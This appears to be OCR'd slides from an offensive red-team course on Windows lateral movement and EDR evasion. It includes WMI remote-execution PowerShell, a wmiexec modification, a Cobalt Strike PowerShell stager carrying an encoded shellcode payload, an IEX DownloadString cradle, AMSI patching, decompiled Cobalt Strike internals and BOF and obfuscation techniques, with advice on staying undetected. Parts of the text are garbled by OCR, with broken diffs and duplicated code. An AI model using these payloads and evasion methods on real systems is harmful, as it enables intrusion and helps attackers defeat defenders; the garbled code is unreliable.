[+] Executing payload on 192.168.197.131

Since the utility is a simple Powershell cmdlet, this can be used as an unmanaged powershell command. Authentication can be either via password or Kerberos

Can be used with unmanaged powershell




```
PROCESS {
       if($Creds) {
               Write-Output "[*] Remotely authenticated as $($Username)"
               $process = Invoke-WmiMethod -ComputerName $ComputerName -Class Win32 Process -Name Create -ArgumentList $Payload -Impersonation 3 -EnableAllPrivileges -Credential $Creds
                       Register-WmiEvent -ComputerName $ComputerName -Query "Select * from Win32 ProcessStopTrace Where ProcessID=$($process.ProcessId)" -Credential $Creds -Action {
                               $state = $event.SourceEventArgs.NewEvent;
                               Write-Host "'n[+] Remote process status: 'nPID: $($state.ProcessId) 'nState: $($state.State) 'nStatus: $($state.Status)"
               } Catch {
                       Write-Host "'n[-] PID Couldn't be retrieved"
       } else {
               $process = Invoke-WmiMethod -ComputerName $ComputerName -Class Win32_Process -Name Create -ArgumentList $Payload
               Try {
                       Register-WmiEvent -ComputerName $ComputerName -Query "Select * from Win32 ProcessStopTrace Where ProcessID=$($process.ProcessId)" -Action {
                               $state = $event.SourceEventArgs.NewEvent;
                               Write-Host "'n[+] Remote process status: 'nPID: $($state.ProcessId) 'nState: $($state.State) 'nStatus: $($state.Status)"
               } Catch {
                       Write-Host "'n[-] PID Couldn't be retrieved"
```









Getting the command output is extremely expensive from a detection perspective

Lateral movement command should be as simple as possible

Use it to get access to the host, then run more complex commands through another channel




It's also important to note that what you run on the remote host matters, once again based on the behavior we observed a payload may goes through the detection in place. And again, EDR reconnaissance may help

List of hooks per EDRs https://github.com/Mr-Un1k0d3r/EDRs





THEY DETECT PROCESS
INJECTION AND MEMORY
SHENANIGANS




AVOID USING SHELLCODE EXECUTION









AVOID ANY TECHNIQUES THAT CREATE FILE ON DISK









AVOID USING POWERSHELL OR PROCESS TREE THAT MAY BE SUSPICIOUS







THEY HAVE HOOKS IN PLACE

UNHOOK THE APIS OR USED APIS THAT ARE NOT HOOKED



Don't be scared to create your own lab and adapt the available toolset to remain as stealth as possible

You can also adapt existing tools to change the way it works



Exercise Adapt wmiexec.py to run a process without cmd.exe and remove output

```
class RemoteShell(cmd.Cmd):
class RemoteShell(cmd.Cmd):
                                                              def __init__(self, share, win32Process, smbConnection)
   def __init__(self, share, win32Process, smbConnection):
       cmd.Cmd. init (self)
                                                                  cmd.Cmd. init (self)
       self. share = share
                                                                  self. share = share
                                                                  self. output = '\\' + OUTPUT FILENAME
       self. output = '\\' + OUTPUT FILENAME
                                                                  self. outputBuffer = str('')
       self. outputBuffer = str('')
       self. shell = 'cmd.exe /0 /c '
                                                                  self. shell = 'regsvr32.exe ...
                                                                  self. win32Process = win32Process
       self. win32Process = win32Process
       self. transferClient = smbConnection
                                                                  self. transferClient = smbConnection
                                                                  self. pwd = str('C:\\')
       self. pwd = str('C:\\')
       self. noOutput = False
                                                                  self. noOutput = True
       self.intro = '[!] Launching semi-interactive shell
                                                                  self.intro = '[!] Launching semi-interactive shell
                                                                  # We don't wanna deal with timeouts from now on.
       # We don't wanna deal with timeouts from now on.
                                                                  if self. transferClient is not None:
       if self._transferClient is not None:
                                                                     self. transferClient.setTimeout(100000)
           self. transferClient.setTimeout(100000)
                                                                     self.do cd('\\')
           self.do_cd('\\')
                                                                  else:
       else:
```



```
def execute_remote(self, data):
    command = self.__shell + data
    if self.__noOutput is False:
        command += ' 1> ' + '\\\127.0.0.1\\%s' % self.__share + self.__output + ' 2>&1'
    if PY2:
        self.__win32Process.Create(command.decode(sys.stdin.encoding), self.__pwd, None)
    else:
        self.__win32Process.Create(command, self.__pwd, None)
    self.get_output()
```



We can confirm the pattern

```
......*.....*...s..v....__PARAMETERS.abstract.......CommandLine.string......
    1573571092.86
                             .....7....In.......
    C:\Windows
                             ......7...^......Win32API|Process and Thread Functions|lpCommandLine ..MappingStrings.......)...
                             ........7....^.......6....
                             ......Y...^......String......CurrentDirectory..string......
 _1573571092.86 - Notepad
                             .....In.....In.....
                             File Edit Format View Help
                             Press any key to continue . . .
                             .....r....string.
                             .....ProcessStartupInformation..object.
                             . . . . . . . . . . . . . . . . . .
                             .....In.
                             . . . . . . . . . . . . . . . . . .
                             .....f.....D....ID.
                             . . . . . . . . . . . . 6 . . .
                             ..D......object:Win32_ProcessStartup.....
                             ......r....0...N.......S...__PARAMETERS..cmd.exe /Q /c pause 1> \\127.0.0.1\ADMIN$\__1573571092.86 2>&1..C:\....U......
```



You can bypass detection by leveraging trusted binaries:

The LOLBAS compiled a list of them https://github.com/LOLBAS-Project/LOLBAS

- rundll32.exe
- regasm.exe
- regsvr32.exe
- msbuild.exe
- cscript.exe
- cdb.exe
- update.exe (Teams update)
- ...



Finally, make sure that you understand what your toolset is doing in the background



Architecture matters

You CAN'T inject x86 into a x64 process and vice versa



Technically this is not 100% accurate, you can abuse of the heaven gate's

https://medium.com/@fsx30/hooking-heavens-gate-a-wow64-hooking-technique-5235e1aeed73

http://www.alex-ionescu.com/?p=300

In Alex Lonescu' blog, he said:

In fact, on 64-bit Windows, the first piece of code to execute in *any* process, is always the 64-bit NTDLL, which takes care of initializing the process in usermode (as a 64-bit process!). It's only later that the Windows-on-Windows (WoW64) interface takes over, loads a 32-bit NTDLL, and execution begins in 32-bit mode through a far jump to a compatibility code segment. The 64-bit world is never entered again, except whenever the 32-bit code attempts to issue a system call. The 32-bit NTDLL that was loaded, instead of containing the expected SYSENTER instruction, actually contains a series of instructions to jump back into 64-bit mode, so that the system call can be issued with the SYSCALL instruction, and so that parameters can be sent using the x64 ABI, sign-extending as needed.



The Cobalt Strike Powershell Stager



```
Set-StrictMode -Version 2
$DoIt = @'
function func_get_proc_address {
       Param ($var module, $var procedure)
       $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
       $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @('System.Runtime.InteropServices.HandleRef', 'string'))
       return $var gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($var unsafe native methods.GetMethod('GetModuleHandle')).Invoke($null, @($var mo
dule)))), $var procedure))
function func get delegate type {
                [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
                [Parameter(Position = 1)] [Type] $var_return_type = [Void]
       $var type builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $fa
lse).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
       $var type builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $var parameters).SetImplementationFlags('Runtime, Managed')
       $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime, Managed')
       return $var type builder.CreateType()
[Byte[]]$var code = [System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0JfIQ8D4uv
                                                                                                                                                                                                                                          eXLcw
3t8eagxyKV+S01GVyNLVEpNSndLb1QFJNz2yyMjIyMS3HR0dHR0Sxl1WoTc9sqHIyMjeBLqcnJJIHJyS5giIyNwc0t0qrzl3PZzyq8jIyN4EvF>
                                                                                                                                                                                                                                          tz2Et
x<u>0SSRydXNLlHTDKNz2nCMMIyMa5F</u>Yke3PKWNzc3BLcyrIiIyPK6iIjI8tM3NzcDEJTSgxVEgxQWk1ADEBPVlBXR1Ej4Ii3/yV4WU3rZ3cqGZvNH
                                                                                                                                                                                                                                          TEXIS
for ($x = 0; $x -lt $var_code.Count; $x++) {
       var code[x] = var code[x] - bxor 35
$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])))
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)
$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_<u>delegate type @([IntPtr]) ([Void])))</u>
$var runme.Invoke([IntPtr]::Zero)
If ([IntPtr]::size -eq 8) {
       start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
       IEX $DoIt
```

The stager is validating the current process architecture before executing the payload decoder stored in \$DoIt variable

```
PS C:\Users> [IntPtr]::size
8
PS C:\Users> [Environment]::Is64BitProcess
True
PS C:\Users> _
```

This check is added when generating the 32 bits version of the payload, since most systems will launch Powershell as a 64 bits process



Architecture is critical for the next step:

```
$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])))
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)
$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type @([IntPtr]) ([Void])))
$var_runme.Invoke([IntPtr]::Zero)
```

The shellcode is copied to memory and will be executed; wrong architecture will result in a crash




From an opsec perspective, even if you are using unmanaged powershell to run the payload, you may end up calling Powershell

For example, using PowerLessShell: https://github.com/Mr-Un1k0d3r/PowerLessShell

```
C:\>C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe C:\Users\charles.hamilton\Desktop\
tools\PowerLessShell\test
Microsoft (R) Build Engine version 4.8.3761.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.
Build started 12/11/2019 16:02:31.
                                    C:\>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\msbuild.exe C:\Users\charles.hamilton\Deskto
                                    p\tools\PowerLessShell\test
                                    Microsoft (R) Build Engine version 4.8.3761.0
                                     [Microsoft .NET Framework, version 4.0.30319.42000]
Build succeeded.
                                    Copyright (C) Microsoft Corporation. All rights reserved.
   0 Warning(s)
   0 Error(s)
                                    Build started 12/11/2019 16:03:06.
Time Elapsed 00:00:00.38
                                      uild succeeded.
                                        0 Warning(s)
                                        0 Error(s)
                                     Time Elapsed 00:00:01.03
```





Moral of the story: if you are using a 64 bits shellcode, make sure you are using the right architecture

32 bits msbuild.exe:

• C:\Windows\Microsoft.NET\Framework\v4.0.30319

64 bits msbuild.exe:

• C:\Windows\Microsoft.NET\Framework64\v4.0.30319

32 bits powershell.exe:

%SystemRoot%\syswow64\WindowsPowerShell\v1.0\

64 bits powershell.exe:

%SystemRoot%\system32\WindowsPowerShell\v1.0\



What are my options to run code?

Cobalt Strike offers the following main options:

- execute-assembly
- powershell
- powerpick
- shell
- inline-execute (bof file)
- inject



Execute-assembly:

Execute assembly is loading a .Net executable in memory without touching the disk

```
public void ExecuteAssembly(String paramString1, String paramString2) {
    PEParser pEParser = PEParser.load(CommonUtils.readFile(paramString1));
    if (!pEParser.isProcessAssembly()) {
        error("File " + paramString1 + " is not a process assembly (.NET EXE)");
        return;
    }
    for (byte b = 0; b < this.bids.length; b++) {
        BeaconEntry beaconEntry = DataUtils.getBeacon(this.data, this.bids[b]);
        if (beaconEntry.is64()) {
            (new ExecuteAssemblyJob(this, paramString1, paramString2, "x64")).spawn(this.bids[b]);
        } else {
            (new ExecuteAssemblyJob(this, paramString1, paramString2, "x86")).spawn(this.bids[b]);
        }
    }
}</pre>
```



.spawn() mean a sacrificial process is going to be launched



The constructor is calling JobSimple constructor

```
public class ExecuteAssemblyJob extends JobSimple {
   protected String file;

protected String args;

protected String arch;

public ExecuteAssemblyJob(TaskBeacon paramTaskBeacon, String paramString1, String paramString2, String paramString3) {
   super(paramTaskBeacon);
   this.file = paramString1;
   this.args = paramString2;
   this.arch = paramString3;
}
```



The constructor simply sets the tasker according to the argument

```
public abstract class JobSimple {
   protected CommandBuilder builder = new CommandBuilder();

   protected TaskBeacon tasker;

   protected String arch = "";

   protected int pid = 0;

   public JobSimple(TaskBeacon paramTaskBeacon) { this.tasker = paramTaskBeacon; }
```



The ReflectiveDLL class is taking care of preparing the underlying dll to execute the final payload

```
public void spawn(String paramString) {
 bvte[] arravOfBvte1 = getDLLContent();
 int i = ReflectiveDLL.findReflectiveLoader(arrayOfByte1);
 if (i <= 0) {
   this.tasker.error("Could not find reflective loader in " + getDLLName()):
   return;
 if (ReflectiveDLL.is64(arrayOfByte1)) {
   if (ignoreToken()) {
     this.builder.setCommand(71);
   } else {
      this.builder.setCommand(88);
 } else if (ignoreToken()) {
   this.builder.setCommand(70);
 } else {
   this.builder.setCommand(87);
  arrayOfByte1 = fix(arrayOfByte1);
 if (this.tasker.obfuscatePostEx())
   arrayOfByte1 = _obfuscate(arrayOfByte1);
  arrayOfByte1 = setupSmartInject(arrayOfByte1);
  byte[] arrayOfByte2 = getArgument();
  this.builder.addShort(getCallbackType());
  this.builder.addShort(getWaitTime());
  this.builder.addInteger(i);
  this.builder.addLengthAndString(getShortDescription());
 this.builder.addInteger(arrayOfByte2.length);
  this.builder.addString(arrayOfByte2);
  this.builder.addString(arrayOfByte1);
 byte[] arrayOfByte3 = this.builder.build();
 this.tasker.task(paramString, arrayOfByte3, getDescription(), getTactic());
```



Everything is ready; the spawn method is then called

```
public void spawn(String paramString) {
 byte[] arrayOfByte1 = getDLLContent();
  int i = ReflectiveDLL.findReflectiveLoader(arrayOfByte1);
   this.tasker.error("Could not find reflective loader in " + getDLLName());
  if (ReflectiveDLL.is64(arrayOfByte1)) {
   if (ignoreToken()) {
     this.builder.setCommand(71);
     this.builder.setCommand(88);
  } else if (ignoreToken()) {
   this.builder.setCommand(70);
   this.builder.setCommand(87);
  arrayOfByte1 = fix(arrayOfByte1);
  if (this.tasker.obfuscatePostEx())
   arrayOfByte1 = _obfuscate(arrayOfByte1);
  arrayOfByte1 = setupSmartInject(arrayOfByte1);
  byte[] arrayOfByte2 = getArgument();
  this.builder.addShort(getCallbackType());
  this.builder.addShort(getWaitTime());
  this.builder.addInteger(i);
  this.builder.addLengthAndString(getShortDescription());
  this.builder.addInteger(arrayOfByte2.length);
  this.builder.addString(arrayOfByte2);
  this.builder.addString(arrayOfByte1);
  byte[] arrayOfByte3 = this.builder.build();
  this.tasker.task(paramString, arrayOfByte3, getDescription(), getTactic());
```

```
public static final int COMMAND JOB SPAWN X86 = 70;
public static final int COMMAND JOB SPAWN X64 = 71;
public static final int COMMAND SETENV = 72;
public static final int COMMAND FILE COPY = 73;
public static final int COMMAND FILE MOVE = 74;
public static final int COMMAND PPID = 75;
public static final int COMMAND RUN UNDER PID = 76;
public static final int COMMAND GETPRIVS = 77;
public static final int COMMAND EXECUTE JOB = 78;
public static final int COMMAND PSH HOST TCP = 79;
public static final int COMMAND DLL LOAD = 80;
public static final int COMMAND REG QUERY = 81;
public static final int COMMAND LSOCKET TCPPIVOT = 82;
public static final int COMMAND ARGUE ADD = 83;
public static final int COMMAND_ARGUE_REMOVE = 84;
public static final int COMMAND ARGUE LIST = 85;
public static final int COMMAND TCP CONNECT = 86;
public static final int COMMAND JOB SPAWN TOKEN X86 = 87;
public static final int COMMAND JOB SPAWN TOKEN X64 = 88;
```



Powershell:

Simply invoke Powershell and execute a command

```
public void PowerShell(String paramString) {
          for (byte b = 0; b < this.bids.length; b++)
            PowerShell(this.bids[b], paramString);
        public void PowerShell(String paramString1, String paramString2) {
          PowerShellTasks powerShellTasks = new PowerShellTasks(this.client, paramString1);
          log task(paramString1, "Tasked beacon to run: " + paramString2, "T1086");
          String str = powerShellTasks.getImportCradle();
          powerShellTasks.runCommand(str + paramString2);
public void runCommand(String paramString) {
 String str = (new PowerShellUtils(this.client)).format(paramString, false);
 CommandBuilder commandBuilder = new CommandBuilder();
 commandBuilder.setCommand(78);
 commandBuilder.addLengthAndString("");
  commandBuilder.addLengthAndString(str);
 commandBuilder.addShort(1);
 byte[] arrayOfByte = commandBuilder.build();
 this.client.getConnection().call("beacons.task", CommonUtils.args(this.bid, arrayOfByte));
```



Powershell:

If POWERSHELL_COMMAND is set, you can override the format. If not set, it simply encodes the command and executes it via powershell

```
public String format(String paramString, boolean paramBoolean) {
   Stack stack = new Stack();
   stack.push(SleepUtils.getScalar(paramBoolean));
   stack.push(SleepUtils.getScalar(paramString));
   String str = this.client.getScriptEngine().format("POWERSHELL_COMMAND", stack);
   return (str == null) ? _format(paramString, paramBoolean) : str;
}

public String _format(String paramString, boolean paramBoolean) {
   paramString = CommonUtils.Base64PowerShell(paramString);
   return paramBoolean ? ("powershell -nop -w hidden -encodedcommand " + paramString) : ("powershell -nop -exec bypass -EncodedCommand " + paramString);
}
```



Powerpick:

Use unmanaged powershell technique to run powershell without invoking powershell.exe

```
public void PowerShellUnmanaged(String paramString) {
   for (byte b = 0; b < this.bids.length; b++) {
      BeaconEntry beaconEntry = DataUtils.getBeacon(this.data, this.bids[b]);
      String str = (new PowerShellTasks(this.client, this.bids[b])).getImportCradle();
      if (beaconEntry.is64()) {
               (new PowerShellJob(this, str, paramString)).spawn(this.bids[b], "x64");
      } else {
               (new PowerShellJob(this, str, paramString)).spawn(this.bids[b], "x86");
      }
    }
}</pre>
```



public PowerShellJob(TaskBeacon paramTaskBeacon, String paramString1, String paramString2) {

The beacon will inject the proper dll according to the architecture

```
super(paramTaskBeacon);
  this.cradle = paramString1;
  this.task = paramString2;
public String getDescription() { return isInject() ? ("Tasked beacon to psinject: " + this.task + " into " + this.pid + " (" + this.arch + ")") : ("Tasked beacon to run: " + this.task +
public String getShortDescription() { return "PowerShell (Unmanaged)"; }
public String getDLLName() { return "x64".equals(this.arch) ? "resources/powershell.x64.dll" : "resources/powershell.dll"; }
public String getPipeName() { return "powershell"; }
public String getTactic() { return "T1086"; }
public int getCallbackType() { return 32; }
public int getWaitTime() { return 10000; }
public boolean ignoreToken() { return false; }
public byte[] fix(byte[] paramArrayOfByte) {
  Packer packer = new Packer();
  packer.addStringUTF8(this.cradle + this.task, 8192);
  paramArrayOfByte = CommonUtils.patch(paramArrayOfByte, "POWERSHELL ABCDEFGHIJKLMNOPORSTUVWXYZ", CommonUtils.bString(packer.getBytes()));
  if (!this.tasker.disableAMSI())
    paramArrayOfByte = CommonUtils.zeroOut(paramArrayOfByte, new String[] { "AmsiScanBuffer", "amsi.dll" });
 return paramArrayOfByte;
```

Enables unmanaged hosts to load the common language runtime (CLR) into a process

The Common Language Runtime (CLR), the virtual machine component of Microsoft .NET framework, manages the execution of .NET programs

```
sub 10001B20 proc near
var 14= dword ptr -14h
                                                  ; Attributes: bp-based frame
var 10= dword ptr -10h
var C= dword ptr -OCh
                                                 sub 10001CB0 proc near
var 8= dword ptr -8
var 1= bute ptr -1
                                                  arq 0= dword ptr 8
arq 0= dword ptr 8
                                                          ebp
                                                  push
push
        ebp
                                                  MOV
                                                          ebp, esp
mov
        ebp, esp
                                                  push
                                                          ebx
        esp, 14h
sub
                                                  push
                                                                           ; ArgList
push
        ebx
                                                          offset aCorbindtorunti ; "CorBindToRuntime"
                                                  push
        esi
                         : ArgList
push
                                                          dword ptr [ecx]; hModule
                                                  push
        offset ProcName ; "CLRCreateInstance"
push
                                                          b1, b1
                                                  xor
push
        dword ptr [ecx]; hModule
                                                          ds:GetProcAddress
                                                  call
        b1, b1
xor
                                                  mov
                                                          esi, eax
mov
        [ebp+var 14], edx
                                                  test
                                                          esi, esi
MOV
        [ebp+var 8], 0
                                                  inz
                                                          short loc 10001CE3
MOV
        [ebp+var C], 0
        [ebp+var_1], bl
MOV
        ds:GetProcAddress
call
```



A named pipe is created to capture the output

```
sub 10001280 proc near
        esi
push
                         ; 1pSecurityAttributes
push
                         : nDefaultTimeOut
push
                         ; nInBufferSize
        100000h
push
                         ; nOutBufferSize
push
        100000h
                          nMaxInstances
push
                         ; dwPipeMode
push
        esi, edx
MOV
                         ; dwOpenMode
push
                         ; "\\\\.\\pipe\\powershell
push
        offset Name
        dword ptr [esi], OFFFFFFFh
MOV
call
        ds:CreateNamedPipeA
        [esi], eax
MOV
        eax, OFFFFFFFh
cmp
jnz
        short loc_100012B3
```



Named pipe are cool and can be used to to exchange information between process and can be called remotely too

\\\ip\pipe\yourpipe

\\.\pipe\yourpipe

Spoiler alert SMB beacon use named pipe for communication



You can also run unmanaged powershell via C# directly

```
Runspace r = RunspaceFactory.CreateRunspace();
r.Open();
RunspaceInvoke ri = new RunspaceInvoke(r);
Pipeline p = r.CreatePipeline();
p.Commands.AddScript("Powershell command");
p.Commands.Add("Out-String");
Collection<PSObject> output = p.Invoke();
r.Close();
```



Shell:

Execute a system command via %COMSPEC% aka cmd.exe

```
public void Shell(String paramString) {
  for (byte b = 0; b < this.bids.length; b++)
    Shell(this.bids[b], CommonUtils.session(this.bids[b]), paramString);
public void Shell(String paramString1, String paramString2, String paramString3) {
  if (paramString2.equals("session")) {
   this.builder.setCommand(2);
   this.builder.addEncodedString(paramString1, paramString3);
  } else if (paramString2.equals("beacon")) {
   this.builder.setCommand(78);
   this.builder.addLengthAndString("%COMSPEC%");
   this.builder.addLengthAndEncodedString(paramString1, " /C " + paramString3);
   this.builder.addShort(0);
  } else {
    CommonUtils.print error("Unknown session type '" + paramString2 + "' for " + paramString1 + ". Didn't run '" + paramString3 + "'");
    return;
  byte[] arrayOfByte = this.builder.build();
  log_task(paramString1, "Tasked " + paramString2 + " to run: " + paramString3, "T1059");
  this.conn.call("beacons.task", CommonUtils.args(paramString1, arrayOfByte));
```



Keep in mind that several commands will inject process in memory:

- Any Mimikatz related commands
- Spawn commands that execute shellcode
- Pass the hash
- Keylogger
- Inject*
- Hashdump
- DCSync
- Browser pivot
- **.**..

You may want to unhook your process before the injection to calm down the EDR



Also keep in mind that Spawn under will execute powershell

```
public void SpawnUnder(int paramInt, String paramString) {
 byte[] arrayOfByte1 = DataUtils.shellcode(this.gdata, paramString);
 byte[] arrayOfByte2 = (new ResourceUtils(this.client)).buildPowerShell(arrayOfByte1);
 int i = CommonUtils.randomPort();
 String str = (new PowerShellUtils(this.client)).format((new PowerShellUtils(this.client)).PowerShellDownloadCradle("http://127.0.0.1:" + i + "/"), false);
 this.builder.setCommand(59);
 this.builder.addShort(i);
 this.builder.addString(arrayOfByte2);
 byte[] arrayOfByte3 = this.builder.build();
 this.builder.setCommand(76);
 this.builder.addInteger(paramInt);
 this.builder.addLengthAndString(str);
 byte[] arrayOfByte4 = this.builder.build();
 for (byte b = 0; b < this.bids.length; b++) {
   log task(this.bids[b], "Tasked beacon to spawn " + Listener.getListener(paramString) + " as a child of " + paramInt, "T1106, T1086");
   this.conn.call("beacons.task", CommonUtils.args(this.bids[b], arrayOfByte3));
   this.conn.call("beacons.task", CommonUtils.args(this.bids[b], arrayOfByte4));
 handleBindStager(paramString);
```

Same goes for bypass UAC



Powershell download gradle

```
String str = (new PowerShellUtils(this.client)).format((new PowerShellUtils(this.client)).PowerShellDownloadCradle("http://127.0.0.1:" + i + "/"), false);
```

Every powershell loaded, including unmanaged, will use the IEX (New-Object Net.WebClient).DownloadString() format

You can now modify it to 127.0.0.3 or localhost



Powershell download gradle modification through an Aggressor script:

```
set POWERSHELL_DOWNLOAD_CRADLE {
    $data = "IEX (New-Object Net.Webclient).DownloadString(' $+ $1 $+ ')";
    $data = strrep($data, "127.0.0.1", "127.0.0.3");
    return $data;
}
```



15 minutes break

Quick note on Aggressor script and BOF

You can run command using inline-execute to execute C object file within the same process and NO remote process injection will be performed

gcc64.exe -c file.c -o file.o

Is all you need to compile your BOF file



Most BOF tutorial will force you to rewrite your code to port it

```
BeaconPrintf(CALLBACK_OUTPUT, "Using current process context for authentication. (Pass the hash)\n");
if(!Advapi32$OpenProcessToken(kernel32$GetCurrentProcess(), TOKEN_ALL_ACCESS, &hToken)) {
     BeaconPrintf(CALLBACK_OUTPUT, "Advapi32$OpenProcessToken failed %ld\n", kernel32$GetLastError());
     kernel32$ExitProcess(0);
}
```

Original code

```
printf("Using current process context for authentication. (Pass the hash)\n");
if(!OpenProcessToken(GetCurrentProcess(), TOKEN_ALL_ACCESS, &hToken)) {
    printf("OpenProcessToken failed %ld\n", GetLastError());
    ExitProcess(0);
}
```



Two main trick to not rewrite all the code:

- Redefine printf to BeaconPrintf
- Initialize all the APIs using GetProcAddress and LoadLibrary



```
Simple C macro:
#define printf(format, args...) {
BeaconPrintf(CALLBACK OUTPUT, format, ## args); }
Simple C macro:
FARPROC Resolver(CHAR *lib, CHAR *func) {
   FARPROC ptr = kernel32$GetProcAddress(kernel32$LoadLibraryA(lib), func);
   return ptr;
```



```
int go(char *args, int length) {
    FARPROC GetCurrentProcessId = Resolver("kernel32.dll", "GetCurrentProcessId");
   datap parser;
    BeaconDataParse(&parser, args, length);
   CHAR *name = BeaconDataExtract(&parser, NULL);
    printf("hello %s your PID is %d", name, GetCurrentProcessId());
    return 0;
```



BOF file version of args

```
datap parser;

BeaconDataParse(&parser, args, length);

CHAR *name = BeaconDataExtract(&parser, NULL);

CHAR *hostname = BeaconDataExtract(&parser, NULL);
```

Classic C args

```
CHAR *name = argv[1];
```



Passing argument to your script C macro:

Туре	Description	Unpack With (C)
b	binary data	BeaconDataExtract
i	4-byte integer	BeaconDataInt
S	2-byte short integer	BeaconDataShort
Z	zero-terminated+encoded string	BeaconDataExtract
Z	zero-terminated wide-char string	(wchar_t *)BeaconDataExtract

```
alias boftest {
        local('$handle $data $args');
        $handle = openf(script_resource("bof.o"));
        $data = readb($handle, -1);
        closef($handle);

        $args = bof_pack($1, "z", $2);
        beacon_inline_execute($1, $data, "go", $args);
}
```



Obfuscation and sleepmask

Arsenal Kit link: https://download.cobaltstrike.com/scripts

We need to understand that signatures are based on the opcode generated by compiled code in this case C code

Understanding C structure will help confirming how your obfuscation affected the overall function structure



```
public exec
                                                          exec proc near
                                                          var 4= dword ptr -4
                                                          arg 0= qword ptr 10h
                                                          arg 8= dword ptr 18h
                                                                  rbp
                             48 89 E5
                                                                  rbp, rsp
                            48 83 EC 10
                                                                  rsp, 10h
                            48 89 4D 10
                                                                  [rbp+arg_0], rcx
                            89 55 18
                                                                  [rbp+arg_8], edx
                            C7 45 FC 00 00 00 00
                                                                  [rbp+var_4], 0
                                                                  short loc 40158A
                             EB 22
                                                             loc_40158A:
                               88 45 FC
                                                                     eax, [rbp+var 4]
                               38 45 18
                                                                     eax, [rbp+arg 8
                               72 D6
                                                                     short loc 401568
II 🚄 🖼
                                                                 add
                                                                 48 83 C4 10
                                                                                                       rsp, 10h
88 45 FC
                                      eax, [rbp+var_4]
                                                                                               pop
48 88 55 10
                                      rdx, [rbp+arg 0]
                                                                                               retn
48 01 D0
                                      rax, rdx
                                                                                               exec endp
0F B6 08
                                      ecx, byte ptr [rax]
88 45 FC
                                      eax, [rbp+var 4]
48 88 55 10
                                      rdx, [rbp+arg 0]
                                      rax, rdx
48 01 D0
83 F1 0F
                                      ecx, 0Fh
89 CA
                                      edx, ecx
88 10
                                      [rax], dl
83 45 FC 01
                                      [rbp+var 4], 1
                              add
```

```
#include <windows.h>
#include <stdio.h>

VOID exec(CHAR *data, DWORD dwSize) {
    DWORD i = 0;
    for(i; i < dwSize; i++) {
        data[i] ^= 0xf;
    }
}

int main() {
    CHAR data[] = "test";
    exec(data, strlen(data));
    return 0;
}</pre>
```




Ask the compiler for different code?

Force optimization to alter the structure for you

Compiler can generate really different code based on the optimization level

gcc xor.c -o xor.exe -01





```
; Attributes: bp-based frame
                                                         public exec
                                                          exec proc near
                                                         var_4= dword ptr -4
                                                         arg 0= gword ptr 10h
                                                          arg 8= dword ptr 18h
                            48 89 E5
                                                                 rbp, rsp
                            48 83 EC 10
                                                                 rsp, 10h
                            48 89 4D 10
                                                                 [rbp+arg 0], rcx
                                                                 [rbp+arg_8], edx
                            89 55 18
                                                                 [rbp+var_4], 0
                            C7 45 FC 00 00 00 00
                                                                 short loc 40158A
                            EB 22
                              loc_40158A:
                               88 45 FC
                                                                    eax, [rbp+var_4]
                              38 45 18
                                                                    eax, [rbp+arg 8]
                               72 D6
                                                                    short loc 401568
I
                                                               II 🚄
                                                                48 83 C4 10
